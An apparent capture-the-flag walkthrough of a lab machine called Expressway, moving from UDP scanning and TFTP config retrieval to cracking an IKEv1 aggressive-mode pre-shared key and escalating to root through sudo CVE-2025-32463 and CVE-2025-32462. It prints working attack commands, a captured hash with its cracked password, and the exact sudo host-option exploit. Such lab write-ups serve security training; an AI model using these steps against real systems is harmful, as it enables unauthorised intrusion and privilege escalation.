This is expressway writeup by Jiseok Song

nmap

```
# Nmap 7.94SVN scan initiated Sun Mar  8 22:28:55 2026 as: nmap -p 22 -sCV -vv -oN expressway.tcp.nmap 10.129.2.191
Nmap scan report for 10.129.2.191
Host is up, received echo-reply ttl 63 (0.081s latency).
Scanned at 2026-03-08 22:28:55 EDT for 5s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar  8 22:29:00 2026 -- 1 IP address (1 host up) scanned in 5.22 seconds
```

It has only ssh port open for tcp, so I need to scan udp also.

```
sudo nmap -v -sU 10.129.2.191
```

```
# Nmap 7.94SVN scan initiated Sun Mar  8 22:56:00 2026 as: nmap -v -sU -T3 -oN expressway.udp.nmap 10.129.2.191
Increasing send delay for 10.129.2.191 from 0 to 50 due to 11 out of 17 dropped probes since last increase.
Increasing send delay for 10.129.2.191 from 800 to 1000 due to 11 out of 15 dropped probes since last increase.
Nmap scan report for 10.129.2.191
Host is up (0.072s latency).
Not shown: 996 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
500/udp  open          isakmp
4500/udp open|filtered nat-t-ike

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Mar  8 23:13:14 2026 -- 1 IP address (1 host up) scanned in 1034.48 seconds
```

isakmp is open, and tftp also contains information about it.

```
sudo nmap 10.129.2.191 -sU --script=/usr/share/nmap/scripts/tftp-enum.nse -p 69 -vv
```

```
PORT   STATE SERVICE REASON
69/udp open  tftp    script-set
| tftp-enum:
|_  ciscortr.cfg
```

I can download this file with tftp command

```
tftp 10.129.2.191
```

```
get ciscortr.cfg
```

There's not much interesting information here, but I can see

```
username ike password *****
```

There's ike user who might be running isakmp.

Get ike shell

I can scan ike

```
sudo ike-scan -A 10.129.2.191 -P
```

```
IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
6de87861ed6dbe9804fb1062c9b34179b7b6cf76ab4e593e8031407c1fd842b72823076450f8037f4fa91632bce09cdf557bf5bbf5dba84cd6a78484e37fd9f6eec0f845
0b9665e199ecc345fc4e1567fb04e2cbe67489f810f7756ca646408faedfca2b01e0905bec1f5e7b5ae7c639594ef66bb82ce3639332333836e82dff:62c391ac80b3dfa
5bdb8e93c57323af167227d3656ec69eb684553d338809e1373043313b8cb5625a979dd79e446656700a3ca02ea2816c3f5ffac837fdad2b480f19f74a47959849825c8a
d4d60afde0d582b63b1794d82f5dc873fede4ba6f05df2c42be65d1a994d944da6f3edd2a09dc84e969276c3bf3610cda5005f0e9:879c66754b0198ff:12aee3135e6fe
caa:00000001000000010000009801010004030000240101000080010005800200028003000180040002800b0001000c0004000070800300002402010000800100058002
0001800300018004000280 0b0001000c000400007080030000240301000080010001800200028003000180040002800b0001000c0004000070800000002404010000800 1
0001800200018003000180040002800b0001000c000400007080:03000000696b65406578707265737377617792e687462:cd99bcc3f270fc47bedc3de889db6343a54e80
e4:bfe8cc7217183cd32831d1c92356630b05fadf2a72a880d0305baabd12b060b5:3f7916fb05bf1ab11b540c18d08d230f4fa39b32
```

It's exposing hash in aggressive mode, which is a vulnerability in ike v1. It can be cracked with hashcat

```
hashcat ike.hash ~/Desktop/rockyou.txt
```

```
d8c8e3671977e982e42168ce9adcd76173cdf687a03f2d33af4b670e34c5a7b321a22acaa6d361d6e5dd6f362f3fedf1ad59a39e98b9d19a33d65e77a2dfb842c8f28a7e
cb0f587121681cac1d5597b51031088946f9d84af2d8786fa04376e2a74df0e7fbae94c52e877502ed41b97eb91e9aee12d3470cbc491eb752f97809:8736ec905bec246
74b828dee86ba3b638c131871a883b04beb5ea94d056854d5adac431e33bffefc212250e3482ea25d285a1601e5098ef655b87045ea9c446a0adf852deb7c2cbff987868
327424554f7879afa91530c22d08feb073fc02e887e6c2503bd38158508cb9da819d0bb129337d479f51b517612086d38d5eaf724:a456cd1748d3f860:84e72185e7e80
f82:00000001000000010000009801010004030000240101000080010005800200028003000180040002800b0001000c0004000070800300002402010000800100058002
0001800300018004000280 0b0001000c000400007080030000240301000080010001800200028003000180040002800b0001000c0004000070800000002404010000800 1
0001800200018003000180040002800b0001000c000400007080:03000000696b65406578707265737377617792e68:677b5552dae44f18c6238f478cc7aac383e384d4:a
aec309f3d51934397cb37d116a15349de0550020be94bf16d11f1dad6858cde:71321ed03d33214ac590a628aa521b02e5521af9:freakingrockstarontheroad
```


I can try ssh with this cred

```
┌─[parrot@parrot]─[~/Documents/expressway]
└──╼ $ssh ike@10.129.238.52
The authenticity of host '10.129.238.52 (10.129.238.52)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:26: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.238.52' (ED25519) to the list of known hosts.
ike@10.129.238.52's password:
Last login: Wed Sep 17 12:19:40 BST 2025 from 10.10.14.64 on ssh
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64
```

I got ike shell!

Get root shell


Let's run linpeas.sh on the target




This sudo version has vulnerability. There are two cves to exploit this machine.

cve-2025-32463

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/blob/main/sudo-chwoot.sh shows a code to run



Simply running it makes me root



cve-2025-32462

https://github.com/OffSecPlaybook/CVE-2025-32462- shows

Step 3 – Configure Vulnerable sudoers Rule

Edit sudoers safely:

```
sudo visudo
```

Add the following line:

```
attacker prod-server = (root) ALL
```

- `prod-server` is a **fake hostname**
- The real system hostname must be different

Step 5 – Exploitation (CVE-2025-32462)

Trigger the vulnerability:

```
sudo -h prod-server id
```

Successful exploitation output:

```
uid=0(root) gid=0(root) groups=0(root)
```

If there's hostname other than expressway.htb in /etc/sudoers(visudo), I can get root. As I can't read this file, let's look for any logs that contains the hostname.

```
grep -R expressway /var/log 2>/dev/null
```


```
ike@expressway:/dev/shm$ grep -R expressway /var/log 2>/dev/null
/var/log/squid/access.log.1:1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET http://offramp.expressway.htb - HIER_NONE/- text
/html
```

I can find offramp.expressway.htb. Let's try if it works.

```
sudo -h offramp.expressway.htb /bin/bash
```

```
ike@expressway:/dev/shm$ sudo -h offramp.expressway.htb /bin/bash
root@expressway:/dev/shm#
```

I got root shell!



This line in /etc/sudoers make this attack work.